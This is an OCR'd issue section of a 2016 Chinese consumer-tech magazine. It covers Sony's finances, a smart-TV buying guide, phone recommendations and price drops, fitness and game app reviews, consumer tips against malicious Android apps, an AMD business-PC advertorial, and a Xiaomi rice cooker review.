那为什么索尼会频频传出破产传闻呢？在2008到2014财务年度的7个财务年度中，索尼未能实现盈利已经有6个财年，仅在2012财务年度实现净利润430亿日元。但随后的2013财务年度，索尼又达到1284亿日元净亏损额，这样的成绩单，想不被传破产都难。

从产品的角度出发，我们能够看到索尼在消费电子市场上缺乏发展的动力，产品创新性下降，索尼Xperia Z系列手机就是一个很好的例子，在2013年到2016年间，产品的更新主要体现在处理器、屏幕等硬件上，缺乏“冲击力”的产品革新，暴露了索尼在消费电子市场发展的疲态。

这位破产PO已经成了难得的，以调侃企业而闻名的微博红人

Xperia Z是一款将索尼技术完整运用在旗舰手机上的作品，而且还很美，但此后已再难超越

不知不觉连移动业务都盈利了

相较于其他日系品牌近年纷纷在不同的方面爆出各种困境甚至丑闻，索尼的困境出现的时间要更早一些。也正因为这样，斯金格的下台和平井一夫的上台，对于索尼来说实际是更早开启了新时代的转折点。当初各种类似壮士断腕的举动，也是转型过程中必须付出的代价跟成本，通过一系列的减法，索尼在四年时间内基本完成了“保核心业务”和“增高端利润”的目标，更重要的是赢得了宝贵的时间和现金流。

此前索尼发布的2015财年第三季度财报也证实了这一点，215.07亿美元的销售额，营业利润为16.85亿美元。得益于PlayStation业务和电影部门的优异表现，净利润同比大幅增长33%，可以说是索尼近几年来最好的业绩。索尼对整个财年仍旧维持了之前的预期，即盈利11.62亿美元，从索尼本季度的表现来看，要实现这个目标基本不成问题。值得一提的是，一直在索尼内部扮演拖油瓶角色的索尼移动，在本季度也实现了2.01亿美元的盈利，同比大幅上涨133%，实在足够励志了。

索尼各业务2015财年第三季度业绩(2015年10-12月)　（单位：亿美元）

业务部门	销售额	营业利润	利润变动
移动通讯	32.04	2.01	+133.2%
游戏及网络服务	48.92	3.35	+45.5%
影像产品及解决方案	15.99	1.97	+20.5%
家庭娱乐及音频	33.50	2.60	+19.8%
部件业务	20.82	-0.97	—
影视业务	21.84	1.70	+227.4%
音乐业务	15.10	2.28	+5.7%
金融服务	26.84	4.35	+2.7%

索尼移动和影视业务利润增长最高，今年终于不用再卖楼了

总结:下一个10年不能仅靠索粉

在科技领域索粉的情怀绝不亚于果粉，他们折服于索尼黑科技的强大魅力，惊叹于索尼的工业设计，拜倒于对电子技术的执著追求，却又对索尼如今的不振有些恨铁不成钢，守护“姨夫”的微笑不能仅靠粉丝BUY BUY BUY，需要市场大众的更多认可。索尼中国今年的新总裁接任者选择了集团消费电子营销本部总裁高桥洋，不难看出，索尼也知道自己的痛点在哪里，故而找了一个公司内最会做营销的人。当然，除了营销之外，粉丝的意义，无非就是期待更多牛X的产品，而不是仅仅回味经典。


近期准备买电视？错过100%后悔

今年以来，以“时尚、注重体验、高性价比”为卖点的互联网电视一下成为市场的主角。在超低价、硬件免费这些关键词面前，消费者完全没有免疫力，再加上近期各大品牌促销活动搞得火热，买电视送会员、买会员免硬件比比皆是，想买电视就得趁现在，还等什么呢？

曲面还是纯平？

互联网电视的争夺还未分出胜负，曲面屏电视就如旋风一般开始席卷市场，它的观看体验到底如何呢？我们觉得缺点和优点一样突出。由于曲面屏向内凹陷，外观上形成身临其境的包裹感。相同尺寸下，曲面屏看起来视野更广，解决了由于“近大远小”透视现象造成的视觉变形。不过视角优势也是相对的，侧面观看，画面会由于屏蔽边缘向内弯曲的原因导致变形，所以想要确保体验，就只能花钱买大尺寸。另外，LED背光液晶面板都是通过物理方式来实现弯曲，容易导致亮度不均匀，所以现阶段平面电视的绝对画质和多人观感还是要略胜一筹。

4K也有真假之分



所谓4K电视是指分辨率达到3840×2160，因水平方向的像素接近4000个而得名，由红(R)绿(G)蓝(B)三种子像素组成。而伪4K则在此基础上添加了白色，即RGBW，这并非“升级”，而是在减少RGB像素的同时，大幅提升显示亮度，像素数量的降低会导致画质下降，测试表明，伪4K屏实际像素只能达到真4K屏的3/4。关于鉴别方法，有人说假4K屏显色模糊，用放大镜看的话，可以看到白线。的确是这么回事，但操作起来有难度，可以用手机近距离拍摄电视屏幕，之后把照片在电脑中放大，能一目了然地分辨电视的像素排布结构。也可在卖场要求店员播放4K片源，看看图像里的字体、几何图形等有没有因为直线变虚线而模糊失真。

这些品牌有优惠

	年费	包含内容	模式
小米	199元	爱奇艺、腾讯、优酷等多家视频网站，华策影视、芒果TV、华数TV等多平台内容	聚合
乐视	490元	乐视网	自产
微鲸	199元	腾讯、华人文化、星空传媒等多平台内容	聚合
酷开	无	腾讯、爱奇艺等多家视频网站	聚合
PPTV	360元	PPTV	自产
暴风	299元	爱奇艺、奥飞动漫、GITV、暴风影音自有资源	聚合

小米：小米联合爱奇艺推出会员服务，特惠价199元，可享受小米电视会员收费内容一年内无限次观看，赠送爱奇艺VIP会员电脑和手机端特权。

乐视：4月14日被定为乐视生态硬件免费日，用户只需采用0+490×N的方式购买乐视会员服务，即可获得等值的硬件，例如购买3年超级影视会员即送超3 X40、购买5年5个月可送S50 Air 2D版、购买7年半会员即送超3 X55半月传版。要提醒的是，所购买的乐视会员资格是无法在其他客户端上登录的。

微鲸：WTV43K1J立减200元送12个月会员，WTV55K1J立减400元送24个月会员，W50J送12个月会员。

小米L65M4-AQ

参考售价：9299元

小米第一款曲面屏电视，虽然硬件配置和上一代相比没有太大的变化，但对付4K播放绰绰有余，时尚大气的外观让人眼前一亮。采用了三星最新超薄面板加上独特的楔形导光板，配备65英寸屏，机身最薄部分仅为5.9mm，一扫曲面屏电视身材臃肿的传言。值得一提的是分体理念的延续，屏幕只做显示功能，声音、信号处理交给主机，拥有4只中低音扬声器和2只高音扬声器。整体影音体验比起国际品牌的旗舰电视也毫不逊色，要的就是这个效果。

酷开U55C

售价：2999元

酷开U55C要老老实实做一款好电视的思路非常对消费者的胃口，也许外观设计不够前卫，但在保证机身稳定的前提下，做到足够简洁，也是一种美。处理器在从32位升级到64位之后，可15秒快速开机、1秒唤醒待机，应用、游戏启动运行速度均大幅提升，基于Android 5.0深度开发的酷开5.0系统完全不卡顿，优化功劳很大。什么杜比、H.265等目前常见的技术，在酷开U55C上都能找得到。作为一款如假包换的4K电视，实用就是它最大的优点。

乐视X55Curved

售价：4999元

这算是第4代超级电视，乐视终于引入三星曲面真4K面板。为了突出性能，搭载了为电视打造的四核64位Mstar 6A938处理器，GPU是ARM最高端的Mali T820，配合4K臻彩引擎，在4K条件下游戏和UI最高达到60fps，可谓强劲，还支持60/120帧H.265 4K视频硬解。专用音频处理器和杜比、DTS音频解码技术的采用，加上哈曼卡顿认证的音响系统，在看4K大片、玩游戏时能感受到艺术的本音和魅力。当然，作为一款55英寸的曲面屏电视定价4999元就已经很让人心动了。

微鲸W50J

售价：3198元

和第一代相比，尺寸的缩小、更薄的设计、系统的升级，使得微鲸W50J获得一片掌声。机身究竟有多薄？9.11mm。为了提高机身强度，还用了与iPhone相同的7000系航空铝合金。其出色画质，得益于定制的侧入式背光模组，使亮度更加稳定均匀，先进的PLGP技术导光板，较普通导光板提升了10%的光效，从而更好地还原了色彩显示纯度。采用深度定制的WUI系统，可通过语音遥控，不仅整合了腾讯等多家资源，还将芒果TV的综艺内容打包进微鲸会员，性价比较高。

互动答疑

关注机智猫，即可随时随地提问。

微博 微信

@月光下的遐想123：最近想买个平板，主要拿来玩玩《部落冲突》等游戏，预算在2000元以内，尺寸大小无所谓，关键不能卡。

@机智猫：单纯从游戏体验来说，2000元以内的预算，可以考虑苹果iPad mini 2，目前电商报价1818元，虽说不是最新款，但硬件配置玩这种类型的网络游戏一点压力都没有。Android系统的话，我们首推小米平板2，配备的是X5-Z8500处理器，采用7.9英寸视网膜屏，2GB+64GB内存组合只要1299元。

@fygand：最近想换手机，本人属于中度手机使用者，所以对续航有要求，最好支持快充，外壳质感好点，拍照给力就行，预算在2500元左右。

@机智猫：符合你要求的有一加手机2，别看上市时间较长，但配置并不落伍，配备了骁龙810处理器、4GB RAM和3300mAh电池，有5种不同材质的外壳可换，摄像头支持光学防抖，64GB版售价才2199元。喜欢光滑手感的话，三星Galaxy A7也可以考虑，采用双面2.5D玻璃金属边框设计，拥有大电池和极速充电的卖点，全网通版最低2699元就能到手。这两款都可以在电商买到现货。

@算木：经常出差，想买一部超长待机的手机，只对拍照和影音有要求，价格不限，有什么好的推荐吗？

@机智猫：如果从续航来看，眼下金立M5 Plus的表现非常出色，内置5020mAh电池，续航超长，刚刚降至2299元。如果要说综合性能OPPO R9 Plus更值得推荐，金属超薄设计，配备6英寸AMOLED屏，内置4120mAh大电池，辅以VOOC闪充来保障续航，前后摄像头都是1600万像素，售价为3299元。

@闹闹爸：老妈想换个手机，预算在600~800元，屏幕别太大，质量要好，最关键的是功放声音要大，这样她早晨练广场舞的时候，就不用单独带音箱了。

@机智猫：推荐联想乐檬3，售价699元，刚好在你预算范围内，配备5英寸1080P屏，全金属机身设计，拥有双扬声器，不仅音量大，音质还不错。荣耀畅玩4X可作为备选，屏幕为5.5英寸，拍照效果不错，续航较长，采用一体化音腔加侧出音设计，音量比普通手机提高150%，售价799元。

微信有奖挑刺

责编:曾会敏 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:techmiao@vip.sina.com

降价 TOP 5

TOP1:三星 Galaxy A7（SM-A7100）

理由:电商促销
产品特色：骁龙615、全网通、3GB RAM、16GB ROM、5.5英寸1080P屏、后置摄像头1300万像素、3300mAh

购买指数	降价金额	当前售价	降价幅度
★★★★	400 元	2299 元	15%

点评:三星能够在中国市场重新站稳脚跟,旗舰机固然功不可没,但更重要的是对市场需求的深度解读。例如A系列,也许跑分并不算出色,核心硬件也就国产千元机的水平,但迷人的外观设计,强调功能实用性,加上出色的系统优化,让中年用户根本就没有抵抗力。

TOP2:HTC Desire D728w

理由:电商促销
产品特色:MT6753T、双4G、2GB RAM、16GB ROM、5.5英寸720P屏、后置摄像头1300万像素、2800mAh

购买指数	降价金额	当前售价	降价幅度
★★★	120 元	999 元	11%

点评:HTC接连推出低端产品试图打入千元机市场,但成功的只是少数,多数是像D728w这样的,既没有突出卖点,性价比也不够诱人,加上市场营销慢半拍,导致产品还没火就过气了。眼下清仓降价也是不得已而为之。

TOP3:华为Mate 8

理由:全网最低
产品特色：麒麟950、双4G、3GB RAM、32GB ROM、6英寸1080P屏、后置摄像头1600万像素、4000mAh

购买指数	降价金额	当前售价	降价幅度
★★★★	300 元	2699 元	10%

点评: Mate7是最近这段时间市场价格浮动最大的一款手机。一方面是经销商之前囤货太多,错误估计了市场需求。另一方面是没想到以小米5为代表的一批新旗舰上市会这么快,价格会这么低。所以Mate7通过降价来提升竞争力也是必然的。

TOP4:华硕鹰眼 ZenFone Zoom

理由:全网最低
产品特色:Intel Atom Z3580、双4G、4GB RAM、64GB ROM、5.5英寸1080P屏、后置摄像头1300万像素、3000mAh

购买指数	降价金额	当前售价	降价幅度
★★★	300 元	2799 元	10%

点评:号称为摄影发烧友而生,如今突降百元,只能说拍照手机太多,而眼下消费者对于手机的综合要求越来越高,光靠这一个卖点已经不吃香了。京东还曾经一度低至2499元。

TOP5:iPad Pro

理由:电商促销
产品特色:A9X、9.7英寸视网膜屏、2GB RAM、32GB ROM、后置摄像头1200 万像素

购买指数	降价金额	当前售价	降价幅度
★★★	250 元	4138 元	6%

点评:iPad Pro自上市以来业界对它普遍不看好，就商务应用来说,9.7英寸不够大。作为日常娱乐,性价比又比不上iPad Air 2。所以在这种情况下,9.7英寸iPad Pro的出现略显尴尬，指望它来拯救下滑的iPad,希望不大。

电脑报官方店
精品二手iPhone 上市
正 规 经过电脑报手机实验室试用检测 100%原装二手
放 心 七天包换,三个月保修,一年成本价维修
高性价比 iPhone 6:2799元起 iPhone 5s:1399元起
全套送齐 买就送耳机、充电器、数据线、钢化膜、手机壳
全国包邮 顺丰快递极速送达
收货三天内好评 立返20元
手机淘宝扫一扫
iPhone 6 iPhone 5s
购买网址:http://cpcwi.taobao.com

消费热点

以品牌为名,“节日”促销新玩法

最近这段时间,各品牌一年一度的品牌日接踵而至,名气比较大的就有小米的米粉节、nubia的NB节，乐视还别出心裁地搞了个生态硬件免费日。从促销力度来说,不如往年,像小米大多数产品就没有直降优惠,只是小米5、红米3标准版、红米Note 3、小米平板2全天6场现货供应，买小米4c和小米Note送活塞耳机标准版,再分别加送99元手机意外保和3GB流量。

米粉节今年已是第六年,从促销大戏,已经变成新品秀场

华为408全球狂欢节真正降价的手机只有两款,其中荣耀7i全网通版直降200元，荣耀7全网通版直降300元,双4G版和移动增强版直降200元。nubia的NB节上，虽然Z9 Max精英版、Z9极速版、My布拉格精英版分别直降600元、300元和300元,部分没有降价产品赠送移动电源、保护套、个性后盖等赠品,但很明显都是被动调整,找了个漂亮的借口而已。乐视所谓的硬件免费,只是换了一个说辞而已,用户还是要花钱的,例如想免费得到乐1s手机,就要以1099元的价格购买67个月的乐次元会员。

可以说,品牌日是厂商一种促销新模式。换作以前,产品促销多半都是在节假日,以降价、优惠券、赠品、返还等方式进行促销,虽然简单粗暴,但确实有效。不过,这些做法已司空见惯了,企业往往花费巨大代价,而且效果也未必好，因为给顾客的印象就是清仓处理。品牌日则完全不同,虽然翻来覆去还是那么点手段,但气氛热烈,通过各种手段把粉丝集中起来，从而引发狂欢,在线上线下深度互动的背景下,很容易产生消费冲动,一不小心就买单了。

品牌日有时候也是在刷存在感制造气氛

通常,品牌日的促销力度会比电商促销活动(如双十一)小,因为促销并非重头戏。新品参加促销的可能性微乎其微,最多就是当天不限量供应而已。品牌日更多活动围绕老款进行,一方面借机清仓,制造抢购的假象,只要加大促销力度，真的是什么产品都能卖掉,另一方面借助媒体曝光,扩大降价消息的传播面,换作平时,怎么会有这么大的影响力。 对于这种促销狂欢，消费者要习以为常，如果近期却有购机需求,那么当然有得捡总比没有好,反之则无需被动消费。

本周关注

真的不是充电宝 三星A9高配版上市

和标配版比起来,Galaxy A9高配版部分配置做了升级,运行内存从此前的3GB提升到4GB,主镜头像素增加到1600万,还支持F1.9大光圈。最不可思议的是电池容量竟然达到5000mAh,续航能力大大提升。对于一款仅采用骁龙652处理器的手机，敢卖3499元,关键是懂得挖掘用户需求，投其所好,很适合商务用户。

微软Lumia 650来了 乐不起来

原以为Lumia手机已经走到尽头了,谁知道本周迎来了Lumia 650的上市。金属边框设计,搭载高通骁龙212处理器,运行内存仅有1GB,采用500万像素+800万像素的镜头组合，售价1699元。要说卖点,恐怕只有Win10系统。此时此刻,真的无比怀念诺基亚。

魅族连发新品 只为肉搏战

看着竞争对手连发新品,魅族终于坐不住了。如果说上周在苏宁易购上出现的魅族MX5e青春版只是餐前小点的话,那么魅蓝Note 3就是主菜了。金属机身设计，一改过去聚碳酸酯的材质,配备5.5英寸1080P屏,搭载联发科Helio P10处理器，电池容量4100mAh，还是全网通版的，售价2GB+16GB版本799元,3GB+32GB版本999元。这是铆足了劲要在千元机市场开杀戒的意思,只怕又会限购。

OPPO R9 Plus上市 以大为美

就在整个市场都在关注小屏手机的时候,OPPO旗下6英寸的R9 Plus悄悄开始预售。作为一款拍照性能突出的手机，罕见前置了1600万像素镜头,支持美颜4.0技术,随时美哒哒。后置摄像头也是1600万像素，配备双色温闪光灯,支持PDAF相位对焦功能。该机还拥有4120mAh容量大电池，辅以VOOC闪充来保障整机续航。预约价3299元,可参加抽奖活动,奖品包括无人机、R9 Plus及20元购机红包等。

专业平板崛起 消费平板低迷

除了生产力领域,整个平板市场都在减速,这已经不是什么秘密了。回顾这段时间，先是苹果推出新款iPad Pro，紧接着三星开售Win10平板Galaxy TabPro S,再加上以酷比魔方、昂达为代表的国产品牌接二连三上市二合一平板,市场正在变天。和早期的产品不同，这些平板配有实体键盘、手写笔,一些用户已不仅仅希望能用平板打开文档、看个PDF,而是想把事情做得更好,可以用来书写报告、绘制图片,甚至替代笔记本的大部分功能。

再不减肥就“夏”了！ @Ms Gao

还有不到一个月，夏天就要来了，大家是不是已经准备好五颜六色的夏装了呢?不过，藏在腰间、手臂的赘肉可就躲不了了。也许你也想到了用手机来帮忙，减肥APP可不只有Nike+ Running，下面，我们就为大家推荐一些除了跑步之外的应用，抓紧时间，为了美美哒身材，拼啦！

随身健身教练

薄荷
平台:Android/iOS
收费情况:免费

减肥是女人永恒的话题，不管多瘦的女人都会吵着要减肥。她们大多会采用节食这一最简单的办法，但是盲目的节食对身体健康并没有好处，科学地计算营养摄入量并按需进行合理饮食才是王道。

初次使用薄荷，会根据你的身体状况以及目标体重制定出一套专属于你的减肥攻略。薄荷可不是让你盲目地饿，或者只吃少量蔬菜，它会告诉你每天应该摄入多少食物，而且会有推荐的饮食搭配，让你减得健康。

另外，合理的运动必须兼顾，薄荷会根据你的目标体重和时间制订运动计划，很好地控制运动强度，让你循序渐进地锻炼。而且运动项目大多是一些在家就可以完成的，比如俯卧撑、蹬踏椅子等，并且留有休息时间，非常合理。

如果你长时间使用薄荷，一定要记得每天签到并记录自己的体重等状态，久而久之，看着自己的体重曲线缓缓下降，可是很有成就感的。最后，如果你使用的是iPhone 手机，还可以在薄荷的设置中打开 HealthKit 分享，使用苹果提供的健康平台，让你随时浏览更多的身体数据。

经过评估之后，会给你科学的饮食、运动计划

制订计划之后，会根据你的目标推荐运动项目

不会运动？看视频吧

Sworkit
平台:Android/iOS
收费情况:免费

想要健身又只会跑步？不知道该做哪些运动？问 Sworkit 吧！注册之后要求你输入自己的年龄、身高、体重等身体状况，然后可以选择心肺功能、强度、瑜伽、伸展等运动项目，然后选择时长和运动强度，接下来就根据 APP 提供的健身方案进行运动吧！

值得一提的是，Sworkit 不光有图文解说，还提供了专业健身教练录制的视频，你只需要跟着做就可以了，而且这些动作大多都是在室内，不需要什么器材就可以进行，还有什么理由不动起来呢？

充分利用碎片时间

七分钟锻炼
平台:Android/iOS
收费情况:免费

如果你不想出门跑步，其实在家也可以做一些简单的运动。七分钟锻炼这款 APP 就是为这些“懒人”提供的室内运动教程——无需复杂的器材，只要你有心，就能锻炼！而且还有一套激励系统，在你完成某些运动之后，解锁从新手到运动员的称号，还有不少实物奖励哦！


而且这款 APP 支持 AppWatch，你只需在手机上设置好运动方案，包括仰卧起坐、俯卧撑、高抬腿等项目（当然，也能选择推荐方案），点击开始之后，跟着语音以及动作提示，丢掉手机，开始运动吧！

同类不推荐:哥本哈根减肥瘦身


平台:Android/iOS
收费情况:免费

这款 APP 源于网上广为流传的 13 天减肥法（哥本哈根减肥法），据说严格按照这份食谱进餐，将会在 13 天内减掉 5~20 公斤。这份食谱太过苛刻，在第 1 天的午餐就只能吃两个鸡蛋、一个番茄和菠菜（不限量），如果此前食量一直较大，突然变得这样清苦，营养摄入跟不上消耗，很容易出问题。

减肥食谱只是一种快速减肥的参考方法，每个人的体重基数、日常消耗量都不可能完全相同，因此我们建议大家根据自己的实际情况调整，在兼顾运动的同时，合理搭配饮食才是王道。



跟着教练动起来吧



都是一些简单的基础动作，并且伴有语音提示

第一顿饭就吃这么点，的确有点强人所难

好玩手游 **在各大应用市场榜单中，林林总总的游戏推荐，每一个看起来都那么好玩，但是其中陷阱可不少，那些看起来很美好的游戏也许只是做了一个酷炫的宣传动画！刷榜盛行，推荐无价，榜单中大受好评的游戏到底好不好玩？让我们为你探个路。**

玩 蘑菇战争:太空战记

平台:Android/iOS
收费情况:免费

在外太空，有一群蘑菇人，它们生存的目的就是占领更多的蘑菇村庄，发展自己的部落。而这款游戏的画风和音乐都很萌，蹦蹦跳跳的蘑菇人非常可爱，女生也会很感兴趣的。

这款游戏有多种过关模式，最常见的就是占领所有村落。点击自己的部队然后指定目标就可以自动进军，只要你的兵力比对方强大，就能占领，否则就只能龟缩发展，寻求新的机会。不过如果不小心碰到场景中的特别技能，被冻在防御塔下或者被火焰碰到，都会很惨的。

另外，还有占领特定建筑 / 资源收集战等模式，很考验策略。当然，如果你觉得和电脑 AI 打不过瘾，一定要试试 PVPVP 模式——是的，可以三方对决，闷声发展，等对方打得你死我活，再坐收渔人之利才是王道啊！

如果在防御塔下被冻住，那就等着哭吧

不玩 毛克利大逃亡

平台:Android/iOS
收费情况:免费

说到毛克利，也许大家对他并不熟悉，他是迪士尼经典动画《丛林奇谈》中的主角，而迪士尼官方借用这个题材，发布了一款手游，并在 App Store 新游戏推荐榜中居高不下，我们肯定也第一时间进行了试玩。

不过，这款游戏并没有太亮眼，是的，光看名字你就会想到《神庙逃亡》这款跑酷游戏的鼻祖，而《毛克利大逃亡》几乎完全沿袭了《神庙逃亡》，只是场景和主角（仅仅是外观）有了些许变化，而且就连操作方法、技能系统都没什么区别，只是将金币换成了蜂蜜、将技能名字改了一下——是的，你可以用蜂蜜升级技能，是不是感觉非常熟悉？

好吧，唯一的区别就是除了左右上下滑动屏幕，在部分路段多了点击跳跃的操作，作为迪士尼的大作，是不是有点太敷衍了？

也许唯一的变化就是多了点击跳跃操作

责编:黄益甲 组版:况中银 责校:杨志刚
日期:2016.4.11 投稿邮箱:techmiao@vip.sina.com

那些惊动了公安厅的流氓软件，你手机里有吗？

@ 魏世勇

日前，广东省公安厅曝光了2016年第一季度安全问题突出的20款APP，违法类型涉及网络安全、窃取用户信息、私自扣费等。受害者不少，其中《火爆 英雄国度》的下载量甚至有200多万！对用户来说，如果没有擦亮双眼，被下载量或者推荐榜引诱下载，将会造成难以预测的损失。

给爱机“洗个澡”

和 iOS 平台不同，Android 的 APP 市场鱼龙混杂，质量参差不齐，一不注意就中了招。如果你的手机里有这些市场中下载的 APP，肯定会第一时间删除，但是，并不是没上榜的 APP 就是安全的，怎么才能找出这些“地雷”呢？

你可以试试豌豆荚提供的“豌豆洗白白”功能，将手机连接到电脑后（不用 ROOT，需开启 USB 调试），在左下角找到这个功能，点击“开洗”，等软件扫描完毕就会显示出结果。如果你的手机上有敏感 APP，就会提醒你删除，这一切操作都是“傻瓜化”，小白用户也能轻松搞定。

洗过之后才能放心

小贴士 |TIPS

豌豆洗白白的原理是比对 APP 的签名，如果签名和官方 APP 不同，肯定就是被修改过的版本。另外，如果植入了广告 SDK、加入敏感权限等特征，也会被扫描并识别出来。

舍不得删？危险权限要禁用

其实，部分涉及安全问题的 APP 本身并没有太大问题，只是被一些有心之人利用，加入了敏感权限或者会在后台扣费、偷跑流量等，如果解决了这些问题，还是可以用的。

手机管家大多提供了权限管理功能，比如腾讯手机管家的净化大师（高级工具中可以找到），打开后找到相关 APP，如果涉及了某个权限，都会在这里显示出来。你可以根据自己的实际情况进行设定，许多游戏在禁用联网、发短信等权限之后，并不影响使用，而这些权限往往就是隐藏在暗处的“地雷”。

发送短信、拨打电话等权限一定要禁用，并且开启广告拦截功能

要安全，在哪里下载是关键

由于安卓市场的混乱，第三方市场为了抢流量或者推广 APP，往往会让一些非法 APP 排在推荐榜单靠前的位置，而这些 APP 并不一定安全，所以建议大家在下载 APP 的时候最好在官方网站的下载链接下载。

如果要选择第三方 APP 市场，建议选择各大手机厂商自己的市场，或者豌豆荚、应用宝等主流知名市场。在下载的时候一定要认清官方版本（部分市场会提供认证 Logo），不要轻信所谓的破解版、无限金币版、修改版。安装时不要只图快就盲目地点“下一步”，如果有敏感权限，一定要禁用。做到了这些，相信那些非法 APP 也很难攻击你的手机了。

引领商务机变革 AMD PRO A APU 带来办公新体验

随着时下人工智能的兴起，网络的高度发达，软件性能提高，处理器性能已经不能单一左右办公电脑的优劣。然而随着“互联网+”的横空出世，加之移动互联的完善，用户对于电脑的使用更趋于专业化，同时主机整体体验逐渐成为用户判断平台好坏的标准，在此新兴变革下，结合互联网注重用户体验，打造功能一体的综合性产品已成为IT厂商与时俱进推进改革创新进步的关键。在传统PC业务收窄情况下商务客户比重逐渐增大，因而商务用户的重要性逐渐体现出来。AMD作为全球芯片行业的领军企业，长久以来把用户体验放在首位。因此AMD 增加了对于商用机核心的研发合作比重，这主要体现在加强对处理器产品传统性能指标的提升，同时针对性地满足企业用户办公的特殊性需求，新推出的处理器产品更加注重管理、安全、低功耗等商务客户关注的特性。让商用产品的品质更加出类拔萃！因此PRO A系列APU应运而生。

AMD PRO A 系列 APU 特性

AMD 专门针对商用客户创新推出了新一代处理器产品 AMD PRO A 系列 APU。新一代 APU 商用处理器，结合了传统 CPU 和 GPU 的性能优势，既有 CPU 在逻辑和串行处理上的优势又具备出色的图形和并行计算的长处，使用 APU 不需要依赖主流的独立显卡就可以流畅运行高性能的多媒体应用，这一优点符合企业节约成本的初衷，这是传统 CPU 产品无法做到的。尤其高主频 4 核 APU 产品为多任务和多线程的办公应用提供了出色的性能支持，全面满足了日常办公需要，同时为新型的多媒体应用提供了卓越的图形能力。某种角度来说增加了 PRO 性能是比之前者更加优秀均衡的。

AMD 品牌商务机实例

惠普 285 Pro G1 MT

惠普 285 Pro G1 MT 在外观设计上秉承了惠普长久积淀的沉稳商务风格，不经意间凸显出稳重与大气。惠普 285 Pro G1 MT 在功耗控制和性能上的表现是有目共睹的，而说到这里我们不得不了解一下其采用的处理器 AMD A8 PRO-7600B，处理器内置了 AMD Radeon R7 Graphics 核心显卡，其在 3D 性能表现方面完全可以媲美独显。此款专门为台式机定制的 APU，完全整合了传统 CPU 和 GPU 的性能优势，既有 CPU 在逻辑和串行处理上的优势又具备出色的图形和并行计算的长处，使用 APU 不需要依赖主流的独立显卡就可以流畅运行高性能的多媒体应用。

联想启天 A8150

联想启天商务机 A8150 同样采用了 AMD 处理器，AMD A6-6420B APU 采用 32 纳米工艺制程，搭配的 FM2 接口设计，其默认主频达到 4.2GHz，搭配 AMD Radeon HD 8470D 独显核心。其功耗 TDP 仅为 65W，这对于拥有四个核心且集成独显的 APU 来说也是非常不错的成绩。就此款处理器来说，AMD A6-6420B 基于 AMD APU 的商用电脑具备高性价比，帮用户节约采购成本。同时出色的系统设计可以助力应用加速，全面提升办公效率。

Acer Veriton D730

Acer Veriton D730 在功耗和性能上表现是极其优秀的，其采用的处理核心 AMD A8-8650B，CPU 主频高达 3.9GHz，GPU 主频为 757MHz，相比 A8-7600B 在 CPU 核心主频上提高了 100MHz，在 GPU 主频方面提高了 37MHz，所以 A8-8650B 核心性能的整体提升可以给用户带来全新的使用体验和高效性。更难得的是 A8-8650B 内置 AMD Radeon R7 显示核心，其在 3D 性能表现方面十分出众。此款专门为商务台式机打造的 APU，完全整合了传统 CPU 和 GPU 的性能优势，既有 CPU 在逻辑和串行处理上的优势又具备出色的图形和并行计算的长处，可以说 AMD A8-8650B 真正帮用户实现了高效办公。

总 结

在个人 PC 技术日新月异竞争的当下，商用机凭借稳定高效的特点在办公领域拥有无可取代的至尊地位，因此商用客户自然成为了各大品牌争夺的核心对象，而出于对企业利益的考虑该群体对产品体验要求一直以严格著称。AMD 布局全面，优先意识到商务细分市场对于 IT 厂商的重要性，革命性地针对性地推出 A 和 PRO A 系列商用台式加速 APU，并凭借其多核心高频率高效的性能、优良的性价比，率先取得了品牌合作商的认可，既节约了采购成本又保证了性能，综合以上优点 APU 已经成为了品牌台式机厂商的采购首选。AMD 全方位地满足了企业对采购成本与性能的重要需求，我们相信选择 AMD PRO A 为平台的商务机产品一定会让商用客户真正体会到“睿智办公，明智之选”的魅力所在！

责编:周一　组版:向海蓉　责校:杨志刚
日期:2016.4.11　投稿邮箱:techmiao@vip.sina.com

煮饭并不难
米家压力 IH 电饭煲
只是让它变得有趣

经历了几个月的“流言蜚语”，伴随着小米全新生态链品牌——米家的发布，旗下首款产品——压力IH电饭煲也正式推出。电饭煲之所以最近备受关注，是因为春节期间中国游客在日本爆买，看似离奇的事件背后，折射出的恰恰是国人的无奈。如果米家压力IH电饭煲真能做到日货1/3的价格，相近的品质，那么小米也许就探索出了一条“新国货之路”。

参考价格:999 元
推荐指数:★★★★

同类产品国内最便宜也要3000元

从电视到路由器，从净水器到平衡车……小米从一家做手机起步的互联网公司，逐渐演变成一个什么都做的“百货公司”，尽管其中有很多产品都是小米投资的生态链企业所出品。小米出电饭煲的传闻最初几乎所有人都认为是笑柄，直到小米逐渐放出发布会预热视频，大家才知道原来这是真的。实际上，小米旗下的纯米科技所主导的米家压力 IH 电饭煲，早在两年前就立项了，其团队的结构负责人就是日本大名鼎鼎的压力 IH 电饭煲发明者——内藤毅先生。

通常情况下，电饭煲作为最普通的家用电器，几乎从来没有受到过什么太高的关注，最近突然红起来，完全是因为春节期间部分中国游客在日本爆买。大家之所以这么做，一方面当然是因为日本高端电饭煲确实好，另一方面，则是国内不容易买到且价格昂贵。京东上的压力 IH 电饭煲一共就 8 款，最便宜的韩国福库售价也将近 3000 元。米家压力 IH 电饭煲采用了 IH 电磁环绕加热、灰铸铁内胆、日本大金食用级粉体涂层等一系列与日本高端电饭煲相同或相似的技术与用料，售价却仅为 999 元，这使得我们对它的品质以及所煮出来的米饭口感充满了好奇。

对于家中的老人而言，如果觉得在手机上捣鼓太麻烦，也可以直接在机身上操作

京东自营且有货的压力 IH 电饭煲一共就 8 款，其中最便宜的韩国福库售价也将近 3000 元

这次真的是上得厅堂下得厨房

